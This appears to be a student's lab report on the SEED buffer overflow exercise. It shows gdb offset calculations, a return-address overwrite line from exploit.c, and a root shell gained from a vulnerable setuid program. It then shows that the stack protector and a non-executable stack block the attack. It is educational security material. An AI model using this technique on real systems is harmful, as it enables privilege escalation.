

Lab 2: Buffer Overflow Vulnerability

Task 1


When call_shellcode is compiled and run, input from the user is requested.

```
[02/16/19]seed@VM:~/Documents$ gcc -z execstack -o call_shellcode call_shellcode.c
[02/16/19]seed@VM:~/Documents$ call_shellcode
$ hello asdf
zsh: command not found: hasdf
$ call_shellcode
zsh: command not found: call_shellcode
= ~ asdf asdf fjka;jf
zsh: command not found: asdf
zsh: command not found: jf
$ asdf
```

As seen above, a shell is created. I also found it interesting that backspace did not delete characters, but counted as an input, so when backspace was pressed (after the last line) the cursor moved forward as if it was a space.

Task 2

First, a program prog.c was created to show that when the randomizer is disabled, a variable will be given the same space in memory each time the program is run (following along with the book).



```
~/Documents/prog.c - Sublime Text (UNREGISTERED)
call_shellcode.c x stack.c x exploit.c x prog.c x
1 #include <stdio.h>
2 void func(int* a1)
3 {
4     printf(" :: a1's address is 0x%x \n", (unsigned int) &a1);
5 }
6
7 int main()
8 {
9     int x = 3;
10    func(&x);
11    return 1;
12 }
```

The following shows the variable's address remains the same.

```
[02/16/19]seed@VM:~/Documents$ gcc prog.c -o prog
[02/16/19]seed@VM:~/Documents$ ./prog
:: a1's address is 0xbfffec80
[02/16/19]seed@VM:~/Documents$ ./prog
:: a1's address is 0xbfffec80
[02/16/19]seed@VM:~/Documents$
```

Next the debugger was used to set a breakpoint at bof (in stack.c) (again, following the book). Then the memory addresses of ebp and &buffer were printed, along with their difference.

```
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xbfffea57 '\220' <repeats 112 times>, "\b\362\377\277", '
\220' <repeats 84 times>...) at stack.c:14
14     strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffea38
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbfffea18
gdb-peda$ p 0xbfffea38 - 0xbfffea18
$3 = 0x20
gdb-peda$
```

Thus in exploit.c, the following code was used:

```
*((long *) (buffer + 0x24)) = 0xbfffea38 + 0x80;
```

```
memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));
```

The basic template comes from the book, 0x24 is 0x20 + 4 for the return address, and 0xbfffea38 is the address of the frame pointer (ebp). 0x80 was used because the debugger adds values to the stack, so the offset is different when the program is run outside of the debugger.

Finally when everything is compiled, the root shell is obtained:

```
[02/16/19]seed@VM:~/Documents$ gcc exploit.c -o exploit
[02/16/19]seed@VM:~/Documents$ ./exploit
[02/16/19]seed@VM:~/Documents$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
#
```

Task 5

When `stack.c` is compiled without the `-fno-stack-protector` option, the exploit does not work. The following screenshot shows that the compiler detects an attack on the stack is being attempted, terminates the program and aborts the process. So the same attack is not possible while turning on stack protection.

```
[02/16/19]seed@VM:~/Documents$ gcc -o stack -z execstack stack.c
[02/16/19]seed@VM:~/Documents$ gcc -o exploit exploit.c
[02/16/19]seed@VM:~/Documents$ ./exploit
[02/16/19]seed@VM:~/Documents$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[02/16/19]seed@VM:~/Documents$
```

Task 6

When the non-executable stack protection is added during compilation, the program terminates with a segmentation fault. This protection prevents the stack from being executable, preventing our method of attack. This means creating a shell is not possible without changing the approach. This is because shellcode cannot be run on the stack, which is the method utilized in this lab. However, buffer-overflow attacks are still possible, for example using a return-to-libc attack.

```
[02/16/19]seed@VM:~/Documents$ gcc -o stack -fno-stack-protector
z noexecstack stack.c
[02/16/19]seed@VM:~/Documents$ gcc -o exploit exploit.c
[02/16/19]seed@VM:~/Documents$ ./exploit
[02/16/19]seed@VM:~/Documents$ ./stack
Segmentation fault
[02/16/19]seed@VM:~/Documents$
```